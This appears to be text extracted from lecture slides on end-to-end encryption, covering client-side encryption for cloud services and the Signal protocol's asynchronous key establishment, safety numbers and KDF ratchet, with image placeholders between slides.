
- Encryption and Decryption of sensitive data occurs at the client's computer
- Only ciphertext is transmitted over the Internet and stored at cloud servers
- The cloud service providers do not have access to the keys

Applications

- Password managers
- Cloud Storage
- Private email / calendar / phone contacts
- Etc


Messaging Applications

- Alice and Bob wish to communicate **asynchronously** (send messages when other is offline)
- Alice makes connection to Messaging Server over TLS
- Server stores the message waiting for Bob to come online
- When Bob is online, the server sends the message to Bob over TLS
- Not really E2E encryption, as the server can read the message!




Messaging Applications

- Alternative: Alice and Bob agree on key first
- Difficult if both are not online simultaneously...




Store public keys on server




Signal: Asynchronous Key Establishment with forward secrecy

Signal builds on Diffie-Hellman Key Exchange

- Alice sends Identity Public Key IK_A , Signed Prekey $SPK, \sigma_{IK_A}(SPK)$ and several One-Time Public Keys OTK_1, \dots to the server
- Bob wants to communicate with Alice, but let's say Alice is offline
- Bob receives from server $IK_A, SPK, \sigma_{IK_A}(SPK)$ and one One-Time key OTK_i



Signal: Asynchronous Key Establishment with forward secrecy



Key Generation (Bob)

- Check SPK signature $\sigma_{IK_A}(SPK)$ is signed by IK_A
- Create Ephemeral key EK for DH key exchange
- Create session key k by
 - computing multiple instances of DH key exchange between the IK_A, IK_B, EK, SPK and OTK_i
 - Hash outcomes of key exchanges to obtain session secret k

Signal: Asynchronous Key Establishment with forward secrecy


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
If one-time key OTK_i is used only once, perfect forward secrecy.

SPK is updated regularly and can protect forward secrecy after update, if no more OTK available.

How Key Agreement works




Signal Protocol: Safety Number



Also in Whatsapp
View Contact ->
Encryption


Signal Protocol: KDF Ratchet

- Once we have a shared secret we can use it as a key
 - If somebody breaks it, they can read all messages
- Signal uses a **Key Derivation Function (KDF) chain**
 - KDF is like a hash function: computationally easy to go forwards, but difficult to go backwards
 - Generate a new output key for each message!
 - One chain for sending and one for receiving
- Resilience:** Without KDF key, output keys appear random
- Forward Secrecy:** If a KDF key leaks, previous output keys cannot be derived
